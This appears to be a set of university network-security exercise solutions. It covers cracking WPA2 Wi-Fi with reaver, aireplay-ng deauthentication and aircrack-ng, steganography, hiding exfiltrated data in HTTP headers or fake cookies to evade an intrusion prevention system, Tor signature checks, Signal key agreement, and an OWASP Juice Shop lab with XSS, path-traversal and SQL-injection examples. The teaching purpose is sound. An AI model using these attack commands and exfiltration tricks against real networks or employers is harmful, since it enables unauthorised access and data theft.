- Try to perform the WPS attack and find the PIN (this may take some time, you can continue with the next exercises). *NOTE: This will give you the passphrase for WPA2, but we will immediately forget about it. The goal of this exercise was to demonstrate that WPS can be brute-forced without any prior knowledge.*

Solution

We can use the tool Reaver to find a pin that allows us to connect to the network. The output shows WPS pins that are successfully being tried against the target.

```
# Install reaver
opkg update && opkg install reaver --dest sd
# Attack the WPA network with reaver
reaver -i wlan1mon -c 1 -b <AP BSSID> -vv
```

- Now is the time to combine the lessons you have learned. First, find the WPA2-PSK protected network you are going to target.

  ```
  airodump-ng -c 10 wlan1mon --write bssids.txt
  ```

- Find a client connected to the target network (your telephone, for example). In parallel, start to capture the 4-way authentication handshake packets and de-authenticate your victim. This will force it to reauthenticate into the AP, giving us access to the handshake.

Solution

Using two terminals, in one start listening for clients connecting to the BSSID we have chosen. In the second terminal, de-authenticate a victim for a while (1 minute should be more than enough). This will cause it to re-authenticate constantly, and we will be able to capture the handshakes.

```
# Capture clients in the target network and write to a file named
↪  psk
airodump-ng -c 10 --bssid <BSSID> -w psk wlan1mon
# Deauthenticate some client
aireplay-ng --deauth 0 -a <BSSID> -c <Victim> wlan1mon
```

- Offline, crack the password for the network using “`aircrack-ng`” with the packets you just captured and a wordlist.

Solution

Finally, we can crack the password offline using “aircrack-ng” together with the help of a dictionary or list of words.

```
# Using the captured handshakes, attempt to crack the network
↪  offline using a dictionary. Note: You will need a list of
↪  passwords/dictionary/table for this to work.
aircrack-ng -w password.lst -b <BSSID> psk*.cap
```


02233 Network Security
Private Communication - solutions

Exercise 1. (**What Does A Webserver Learn About You**)

In this exercise, we will see what information is leaked to a webserver whenever we access a page.

1. Identify what HTTP headers are part of your web browser's usual HTTP request. For that (if you use Chrome or Firefox) open the "Inspect" window, access a website of your choice and look at the HTTP headers your browser generates when accessing the page.
2. If you don't have it already, install an anti-tracking plugin such as Ghostery. Then access e.g. `dr.dk`, `dtu.dk` and `nytimes.com` (or your favorite websites) and check how many trackers they have and what they belong to. Can you identify which companies or websites belong to the respective trackers?

1. The HTTP request headers depend on:
   - the site the request is being sent to - based on the site's configurations,
   - the browser - privacy protecting browsers like Brave would be more likely to limit the request headers to the minimum.



```
▾ Request Headers
   :authority: www.dr.dk
   :method: GET
   :path: /
   :scheme: https
   accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
   n/signed-exchange;v=b3;q=0.7
   accept-encoding: gzip, deflate, br
   accept-language: en,pl-PL;q=0.9,pl;q=0.8,en-US;q=0.7,pt;q=0.6
   cache-control: max-age=0
   cookie: ab.storage.deviceId.a9882122-ac6c-486a-bc3b-fab39ef624c5=%7B%22g%22%3A%22713b738b-dbc3-e930-81f8-e656acff3de
   d%22%2C%22c%22%3A1679169016165%2C%22l%22%3A1679169016165%7D
   sec-ch-ua: "Google Chrome";v="111", "Not(A:Brand";v="8", "Chromium";v="111"
   sec-ch-ua-mobile: ?0
   sec-ch-ua-platform: "Windows"
   sec-fetch-dest: document
   sec-fetch-mode: navigate
   sec-fetch-site: none
   sec-fetch-user: ?1
   upgrade-insecure-requests: 1
   user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safar
   i/537.36
```

2. For dr.dk Ghostery has identified 3 trackers:

- Cookiebot (by Cybot - https://www.cookiebot.com/en/)
- Site Analytics (by Segment - https://segment.io/)
- Dr.dk (internal pop-up)

Exercise 2. (**Hiding Data In Plain Sight**)

In this exercise, we will learn how to secretly communicate data without using cryptography! For this, we rely on an ancient technique called Steganography.

1. Read up in Ross Anderson's Security Engineering book about Steganography. In particular, sections 22.4, 22.4.1, 22.4.2 of `https://www.cl.cam.ac.uk/~rja14/Papers/SEv2-c22.pdf` might be helpful.
2. Install *steghide*, a classical tool for steganography. If you use Debian or a version thereof, you can simply use apt to install it. On Windows, you can get it in WSL as easily.
3. Compare the files dtu-logo.jpg and embedded.jpg visually. Do you see differences? Then try to extract the secret message from embedded.jpg using steghide, using the passphrase "netsec".

1. -
2. Install with: `sudo apt install steghide`
3. Extract the message from embedded.jpg with:

   ```
   steghide extract -sf embedded.jpg -xf secret.txt
   ```

   extract, --extract
   Extract secret data from a stego file.

   -sf, --stegofile filename
   Specify the name for the stego file that will be created. If this argument is omitted when calling steghide with the embed command, then the modifications to embed the secret data will be made directly to the cover file without saving it under a new name.

   -xf, --extractfile filename
   Create a file with the name filename and write the data that is embedded in the stego file to it. This option overrides the filename that is embedded int the stego file. If this argument is omitted, the embedded data will be saved to the current directory under its original name.

❓ Exercise 3. (**Secretly Getting Data Out**)

Assume you are a journalist and your friend Alice works for EvilCorp Inc. She desparately wants to give you information about their recent evil deeds, but unfortunately she cannot move data out of EvilCorp physically as USB ports are locked down etc.

1. Given the techniques you have learned so far in the course, in particular those in this lecture, devise a strategy for Alice to send the documents to you digitally.
2. Assume that EvilCorp also disallows the use of e-mail encryption and scans all e-mails or files if steganography was applied to files. Develop a strategy for how Alice could hide information in the HTTP headers when accessing a website, e.g. with the information you can find here `https://www.rfc-editor.org/rfc/rfc9110.html`.

1. Alice could use various techniques to transfer the files outside of the internal network perimeter such as:
   - Cloud storage where access is shared with the journalist,
   - email communication (with PGP encryption),
   - E2E encrypted messaging chat.

   Alice could also zip the files, protect them with a password and send them over via email. Then, she would send the respective password via a different channel.
2. Approach 1: Use the packet fragmentation and send chunks of messages through HTTP headers. The file could be first encoded with a suitable encoding mechanism such as base64. Alice could chose to create custom headers or use steganography techniques to organize headers in a certain manner, agreed upon with the journalist.

   Approach 2: Create a fake cookie and encode the file as cookie data.

   By using the approach 1, the Intrusion Prevention System could potentially recognize nonstandard HTTP headers, raise alarms and block the requests. However, with approach 2, IPS usually would not check the content of the cookie.

Exercise 4. (Using Tor)

In this exercise, we are trying out the Tor system. For this, we use the so-called Tor Browser which is a bundle of Firefox and Tor that you don't have to configure yourself.

1. Download the Tor Browser and use for fun. Do you notice any difference in response behavior for sites you know? Try to download a file of reasonable size and look at download speeds.
2. You likely googled for the Tor Browser, opened the first result, then downloaded and executed the file. What kind of attacks could a malicious actor which controls the network have done so that you don't download the correct executable?
3. The Tor project allows you to verify that the downloaded file is indeed correct. Follow the instructions on `https://support.torproject.org/tbb/how-to-verify-signature/`. Which assumptions does their verification procedure make and how could it be undermined?

1. Tor Browser is noticably slower due to the additional routing steps and the overhead of encrypting and decrypting traffic. For instance, downloading a Tor Browser installer executable from Google Chrome and Tor Browser took 8s and 3m 7s respectively.
2. Attacker controlling the network could potentially use the following attacks:
   a. Man-in-the-middle (MITM) attack: An attacker could intercept the network traffic between the user and the download server, and replace or modify the downloaded executable file in transit, adding malware or other malicious code to the file.
   b. DNS Spoofing: An attacker could spoof the DNS response for the download server, directing the user to a malicious server that serves a fake executable file containing malware.
   c. Website spoofing: An attacker could create a fake website that looks exactly like the legitimate site and eventually trick the user into downloading and executing a malicious file.
3. Procedure for verification:
   a. Download signature (Save link/file as…).
   b. Import the Tor Browser Developers signing key
   ```
   gpg --auto-key-locate nodefault,wkd --locate-keys
   torbrowser@torproject.org
   ```
   c. Save the key to a file
   ```
   gpg --output ./tor.keyring --export
   0xEF6E286DDA85EA2A4BA7DE684E2C6E8793298290
   ```
   d. Verify the signature
   ```
   gpgv --keyring .\tor.keyring Downloads\torbrowser-install-
   win64-9.0_en-US.exe.asc Downloads\torbrowser-install-win64-
   9.0_en-US.exe
   ```

   Assumptions:
   a. The website that the user is reading the instructions from is legitimate and not spoofed (the mentioned signing key could be replaced, along with the link https://keys.openpgp.org/vks/v1/by-fingerprint/EF6E286DDA85EA2A4BA7DE684E2C6E8793298290).
   The user must make sure that the website is official by verifying the SSL certificate.
   b. The user has downloaded a legitimate GPG tool.

Exercise 5. (**Signal Key Agreement**)

In the lecture, we learned that the Signal Key Agreement protocol is a bit more complicated than regular Diffie-Hellman key exchange between two parties. In particular, it works as follows:

1. Alice creates an identity key pair $(pk_{IK,A}, sk_{IK,A})$, a signed key pair (pk_S, sk_S), a signature $\sigma \leftarrow Sign(pk_S, sk_{IK,A})$ as well as one-time keys $(pk_{OK,1}, sk_{OK,1}, \ldots, pk_{OK,n}, sk_{OK,n})$. She uploads $pk_{IK,A}, pk_S, \sigma, pk_{OK,1}, \ldots, pk_{OK,n}$ to Signal's server.
2. Bob also creates an identity key pair $(pk_{IK,B}, sk_{IK,B})$ and sends $pk_{IK,B}$ to the server.
3. To send a message, Bob first creates a fresh session key by downloading Alice's information from Signal, checks σ and creates an ephemeral key (pk_{EK}, sk_{EK}).
4. Then, Bob creates the session key from computing Diffie-Hellman key agreement individually on
   - $sk_{IK,B}, pk_S$
   - $sk_{EK}, pk_{IK,A}$
   - sk_{EK}, pk_S
   - $sk_{EK}, pk_{OK,1}$

   and hashes the outcomes to obtain the session key k.
5. He sends his message, encrypted under k, to Alice, together with pk_{EK}. She downloads Bob's $pk_{IK,B}$ from Signal's server and rederives k by computing DH key agreements on
   - $pk_{IK,B}, sk_S$
   - $pk_{EK}, sk_{IK,A}$
   - pk_{EK}, sk_S
   - $pk_{EK}, sk_{OK,1}$

   and hashing the outcome. After having decrypted the message, Alice throws away $pk_{OK,1}, sk_{OK,1}$.

We will now look into which attacks are possible if only a subset of these keys go into deriving k.

1. If k is only derived from $pk_{IK,A}, sk_{IK,B}$ what happens to the key? In particular, what if Bob tries to open multiple sessions to Alice?
2. If only the pair $sk_{EK}, pk_{IK,A}$ is used by Bob to derive the key k, what kind of attacks are possible? In particular, what does Alice know about the sender of the message?
3. If Bob derives the key using the pairs $(sk_{EK}, pk_{IK,A})$, $(sk_{IK,B}, pk_S)$ and (sk_{EK}, pk_S) while checking σ, what attacks are there? In particular, what if an attacker gets hold of $sk_{IK,A}, sk_S$ and looks at messages in the past or in the future received by Alice?
4. If Bob derives the key k from $sk_{EK}, pk_{OK,1}$ only, what attacks could the Signal server perform? In particular, what if Alice and Bob check that they have each other's correct identity key pairs $pk_{IK,A}, pk_{IK,B}$ by comparing hashes?

1. Ephemeral key is generated for each execution of key establishment process – per every session. If an ephemeral key was not used for key derivation process, compromising a key protecting one session, would immediately compromise all the other sessions between Alice and Bob.
2. Alice has no idea who the sender of the message is. Everyone knows her identity public key, and anyone can create an ephemeral key pair. A man-in-the-middle attack would be possible if Bob's private key was not to be used.
3. If Bob didn't use the one-time key generated by Alice, the protocol would lose the Perfect Forward Secrecy property. If the attacker managed to compromise Alice's long-term keys, they would also be able to decrypt all the previous messages starting from when pk_S was published

on Signal's server – however with one-time keys it’s not possible, as once used, they are being discarded.

4. Signal could impersonate Alice to Bob, e.g. by providing their own pk_{OK1}. Then Bob would send a message to Alice and Signal would rederive k using their own sk_{OK1}. Normally, hash comparison between Alice and Bob would solve the problem of identity verification, but since the hash is not computed from their long-term identity secret keys, the verification would not be sufficient - it only makes sense if both parties use the locally generated key (which Signal doesn’t know).

02233 Network Security
Red day

16/04/2024

In this lab, we will play the OWASP Juice Shop web application (GitHub link). This application contains many vulnerabilities/challenges that can be seen here alongside hints and solutions (in case you are stuck). You can find the list of challenges we have selected for this lab in Table 1. The challenges are sorted in ascending order in terms of difficulty, and provide hints to get you started (the names are also hints). Since the application is written in Angular (a client-side rendering JS framework for SPA applications), we recommend you start by opening the site in the burp browser and inspect the "`main.js`" file, which contains very valuable information such as endpoints, paths and many other interesting details.

Name	Description	Hint
Score Board	Find the carefully hidden "Score Board" page.	link
DOM XSS	Perform a DOM XSS attack with `<iframe src="javascript:alert(`xss`)">`	link
Zero Stars	Give a devastating zero-star feedback to the store.	link
Admin Registration	Register as a user with administrator privileges.	link
Admin Section	Access the administration section of the store.	link
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.	link
XXE Data Access	Retrieve the content of `C:/Windows/system.ini` or `/etc/passwd` from the server.	link
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.	link
User Credentials	Retrieve a list of all user credentials via SQL Injection	link
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	link
Local File Read	Gain read access to an arbitrary local file on the web server.	link
Bjoern's Favorite Pet	Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the truthful answer to his security question.	link
API-only XSS	Perform a persisted XSS attack with `<iframe src="javascript:alert(`xss`)">` without using the frontend application at all.	link
Cross-site Imaging	Stick cute cross-domain kittens all over our delivery boxes.	link
Login Bjoern	Log in with Bjoern's Gmail account **without** previously changing his password, applying SQL Injection, or hacking his Google account.	link
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.	link
Vulnerable library	Inform the shop about a vulnerable library it is using *(Mention the exact library name and version in your comment).*	link
XXE DoS	Give the server something to chew on for quite a while.	link

Table 1: List of challenges

You can find the installation guide on GitHub, to choose from either Docker or Vagrant. *Note: On Windows, you may need to add an environment variable to the Docker container to complete some of the challenges. If you can't pull the* *image try the Vagrant version.* We recommend using Burp Suite (Community) to complete the challenges we have gathered here. Burp is a Swish-knife for web applications penetration testing. This tool is better known for its capabilities for manipulating communications between client and server. In addition, it contains very useful tools for fuzzing and web mapping (not scraping, and not crawling, only mapping through passive scanning).

Here are some examples of exploitation techniques that you will see today.

Injection

- **SQL Injection:** This method relies on sending SQL commands to the backend of the application. Invicti (another tool similar to Burp for enterprise web applications security assessment) has gathered a very neat SQL Injection cheat sheet here.
- **Bypassing Sanitation:** Similarly to SQL injections, not sanitised and validated inputs allow users to insert malicious payloads in the database and run random code in our servers. For example, users could store malware in the database as a blog comment, which is then delivered to any user requesting the page (e.g., a BeEF hook).

URL manipulation

- **Null Byte Poisoning:** This has to do with sanitation and the C language. Null byte means that we can introduce a null value as part of a string that will be thrown away when parsed. This is typically implemented in the hex form 0x00 or `%00`, or URL encoded `%2500`. E.g., `http://juice-shop.local/document.log%2500.md`
- **Path Traversal:** Some paths are links to files. Therefore, if the path is not sanitised properly, an attacker can traverse the file system to retrieve unauthorized data. E.g., `http://juice-shop.local/../../.ssh/id_rsa` may retrieve the private SSH key of the root user.
- **Robots & Security:** Very often we can find paths and other resources in "robots.txt" or "security.txt". These paths are meant for automated crawlers to know which resources should not be crawled (e.g., API endpoints, admin panels, and internal portals). In addition, this file may contain useful information, such as expected behavior patterns, account information, and more.

APIs API endpoints allow us to communicate with backends and maintain the state of the application. API endpoints with broken access control can be exploited to gain unauthorized access to resources and manipulate them. For example, users may be able to create new users and delete or retrieve information through HTTP requests via CORS methods (GET, POST, DELETE, and UPDATE).

XSS Cross-site scripting is a technique that forces a source (web application server) to load resources from a different source (another site). E.g., `htpp://juice-shop.local/?redirect=http://some-other-page.mal/`